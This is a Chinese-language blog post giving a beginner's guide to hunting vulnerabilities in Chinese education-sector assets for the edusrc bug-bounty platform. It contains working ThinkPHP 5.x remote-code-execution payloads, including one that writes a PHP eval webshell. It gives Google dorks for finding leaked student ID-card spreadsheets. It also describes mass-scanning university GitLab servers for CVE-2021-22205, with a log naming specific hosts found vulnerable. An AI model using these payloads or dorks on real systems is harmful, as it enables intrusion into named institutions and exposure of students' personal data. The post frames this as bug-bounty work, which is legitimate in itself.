

edusrc挖掘

小白快速入门src挖掘记录

edusrc平台介绍

我们可以在关于页面看到edusrc的收录规则：

现阶段，教育行业漏洞报告平台接收如下类别单位漏洞：

- 教育部
- 各省、自治区教育厅、直辖市教委、各级教育局
- 学校
- 教育相关软件

可以看到不仅是大学的资产、还有小学初中高中的教育局的也可以交到上面、而资产不仅只有网站，也可以从小程序，app方面入手，不过这方面利用难度就要大一些

一些思路

0x01信息搜集

收集到别人收集不到的资产，就能挖到别人挖不到的洞。

网络空间测绘

fcmit.cc

奇安信鹰图：<https://hunter.qianxin.com/> 我的邀请码：A60615F

查询教育资产的语法：`domain="edu.cn"` 表示搜索以edu.cn为结尾的资产，`ip.isp="教育"`，表示搜索教育网段的资产，后者的搜索规模是比前者大很多

子域名搜集

<https://phpinfo.me/domain/> 在线的子域名搜集网站，灰常好用

<https://github.com/shmilylty/OneForAll> github知名的子域名收集工具

目前支持一键收集：子域、子域常用端口、子域Title、子域状态、子域服务器等

`site:***.edu.cn` 谷歌语法也可以帮助我们找到一些域名信息

whois反查：

<http://whois.chinaz.com/>

whois反查(知道该注册人拥有哪些域名)

电话反查

域名多的情况下，还可以域名批量反查

最后可以把以上工具搜集到的子域名去重就得到了一份完整的大学网站域名资产，这种做法对渗透一些证书大学很有帮助。

学号、身份证收集

这里就可以利用谷歌语法搜集

`filetype:xls site:xxx.edu` 身份证


有时候运气好就可以搜集到泄露的身份证信息，+1rank(从来没遇到过)

如果能用这种方法搜集到对应的学号身份证，就可以进系统测试了！或者直接连上vpn进内网上fscan扫描（这里的话可以通过上面说的搜集到的子域名去获得对应的内网ip地址，

指纹识别

非常有用

谷歌插件：




c段旁站信息

这里我使用这个工具<https://github.com/j3ers3/Cscan>，虽然有些小bug但是也是非常推荐的

然后说一下其他思路

比如说think5未开强制路由RCE,这种网站很多大学都存在,但是寻找thinkphp符合条件的网站却很难,一种利用鹰图就是搜索默认图标hash值来寻找,但是这种估计很难捡到,但是在闲逛的过程中看到路由规则类似thinkphp的可以尝试一下(靠这个上了十多rank



一些payload:

5.1.x :

```
?s=index/\think\Request/input&filter[]=system&data=pwd
?s=index/\think\view\driver\Php/display&content=<?php phpinfo();?>
?s=index/\think\template\driver\file/write&cacheFile=shell.php&content=<?php
phpinfo();?>
?
s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

5.0.x :

```
?s=index/think\config/get&name=database.username # 获取配置信息
?s=index/\think\Lang/load&file=../..../test.jpg # 包含任意文件
?s=index/\think\Config/load&file=../..../t.php # 包含任意.php文件
?
s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id
```

写入 shell

```
http://localhost:9096/public/index.php?
s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=../shell.php&vars[1][]=<?php @eval($_REQUEST[cmd]);?>
```

然后然后,讲一下我最新的骚思路,把edusrc所有资产比作一个大鱼塘的话,漏洞就是里面的🐟,虽然每天都有人在打捞,但是总是会剩下一些

这里举俩个例子大家自行体会（

比如说你知道有一个cve 比方说这个gitlab的cve: gitlab-CVE-2021-22205, gitlab显而易见的是很多高校都有这个gitlab的托管网站

所以说我们只要把所有gitlab edu上的资产全部搜集过来然后利用脚本一一检测就OK了

这里说一下怎么搜集的

先从图标下手，限定edu域名：可以看到有17条资产

语法检索 相似icon

独立IP数 13

资产总数 2022 17

国家 中国 17

端口排行 443 11 80 6

组件排行 Ruby 17 Ruby on Rails 17 Nginx 16 Caddy 2 Go 2 Ubuntu 1

协议排行 开启多选

序号	资产标签	IP	端口/服务	域名	应用/组件	站点标题	状态码	ICP备案企业
1	-	210.28.130.14	80 http	git.nju.edu.cn	Nginx 共3条	Sign in - Git...	200	南京大学
2	-	210.34.0.40	443 https	git.xmu.edu.cn	Nginx 共3条	Sign in - Git...	200	厦门大学
3	-	202.121.23.64	443 https	git.shpc.edu.cn	Nginx 共3条	Sign in - Git...	200	上海公安...
4	登录页	202.195.66.6	80 http	gitlab.jsnu.edu.cn	Ruby 共6条	Sign in - Git...	200	江苏师范...
5	-	210.28.130.14	443 https	git.nju.edu.cn	Ruby 共3条	Sign in - Git...	200	南京大学
6	-	59.74.224.37	443 https	git.fox.edu.cn	Ruby on Rails 共3条	Sign in - Git...	200	陇东学院
7	-	59.74.224.37	443 https	dev.fox.edu.cn	Nginx 共3条	Sign in - Git...	200	陇东学院
8	登录页	101.68.149	80 http	git.tsinghua.edu.cn	Nginx 共4条	Sign in - Git...	200	清华大学
9	登录页	211.83.158.80	443 https	crb.scu.edu.cn	Nginx 共4条	Sign in - Git...	200	四川大学
10	登录页	139.196.241...	80 http	gitlab.shwfl.edu.cn	Ruby on Rails 共4条	Sign in - Git...	200	上海宝山...

共17条资产，用时 453ms 10/页

限定ip有27条资产

语法检索 相似icon

独立IP数 11

资产总数 2022 27

国家 中国 27

端口排行 443 21 80 6


组件排行 Nginx 27 Ruby 27 Ruby on Rails 27 Gitlab 10 Caddy 2 Go 2

协议排行 https 21 开启多选

序号	资产标签	IP	端口/服务	域名	应用/组件	站点标题	状态码	ICP备案企业
1	-	210.28.130.14	80 http	git.nju.edu.cn	Nginx 共3条	Sign in - Git...	200	南京大学
2	-	210.28.130.14	80 http	210.28.130.14	Ruby on Rails 共3条	Sign in - Git...	200	-
3	-	210.34.0.40	443 https	git.xmu.edu.cn	Nginx 共3条	Sign in - Git...	200	厦门大学
4	-	210.34.0.40	443 https	210.34.0.40	Nginx 共3条	Sign in - Git...	200	-
5	-	202.121.23.64	443 https	git.shpc.edu.cn	Nginx 共3条	Sign in - Git...	200	上海公安...
6	-	202.121.23.64	443 https	202.121.23.64	Ruby 共3条	Sign in - Git...	200	-
7	登录页	202.195.66.6	80 http	gitlab.jsnu.edu.cn	Ruby 共6条	Sign in - Git...	200	江苏师范...
8	-	210.28.130.14	443 https	git.nju.edu.cn	Ruby 共3条	Sign in - Git...	200	南京大学
9	-	210.28.130.14	443 https	210.28.130.14	Ruby on Rails 共3条	Sign in - Git...	200	-
10	登录页	222.24.63.109	443 https	mobile.xyou.cn	Nginx 共4条	Sign in - Git...	200	西安邮电...

共27条资产，用时 428ms 10/页


去除图标的有45条资产



把数据全部导出收集到一起，利用github上的脚本进行检测，这样就捡到俩个洞，因为gitlab这个cve是可以反弹shell的，所以12rank到手

```
[-] 目标 http://101.6.133.27:9031 不存在漏洞
[-] 目标 https://fit1109.domocloud.cn:8889 不存在漏洞
HTTPSConnectionPool(host='166.111.130.92', port=8889): Max retries exceeded with url: /users/sign_in (Caused by ProxyError
or('Cannot connect to proxy.', ConnectionResetError(10054, '远程主机强迫关闭了一个现有的连接。', None, 10054, None)))
[+] 目标 http://gitlab.jsnu.edu.cn 存在漏洞
[-] 目标 http://gitlab.jsnu.edu.cn 不存在漏洞
[-] 目标 http://hbfrank.xyz:81 不存在漏洞
[-] 目标 http://211.86.157.110:81 不存在漏洞
[-] 目标 http://gitlab.jsnu.edu.cn 不存在漏洞
[-] 目标 http://qhcs.ncu.edu.cn:8090 不存在漏洞
[-] 目标 http://210.43.40.89:30000 不存在漏洞
[-] 目标 http://git.bzz.ccit.edu.cn 不存在漏洞
[-] 目标 https://git.ncuos.com 不存在漏洞
[-] 目标 http://relics.org.cn:9090 不存在漏洞
[-] 目标 http://relics.best:9090 不存在漏洞
[-] 目标 http://166.111.26.64:9090 不存在漏洞
[-] 目标 http://git.hub.nercel.com 不存在漏洞
[-] 目标 http://gitlab.pwtm.cc:30000 不存在漏洞
[-] 目标 http://210.45.76.44:30000 不存在漏洞
[+] 目标 http://101.6.133.27:9031 存在漏洞
[+] 目标 http://101.6.133.27:9031 存在漏洞
[-] 目标 http://repo.sczlcq.com:81 不存在漏洞
[-] 目标 http://202.202.43.5:81 不存在漏洞
[-] 目标 https://g.miskcoo.com:12443 不存在漏洞
[-] 目标 http://202.115.194.226 不存在漏洞
[-] 目标 https://202.115.161.162:50443 不存在漏洞
[-] 目标 https://git.bzz.ccit.edu.cn 不存在漏洞
yuan gitlab-CVE-2021-22205-main (main) 22:17
```

再说一个比如说你知道springboot未授权访问漏洞：
同上一样的方法：直接搜java白页，把数据导出→脚本检测



因为范围足够大所以也能有小小收获

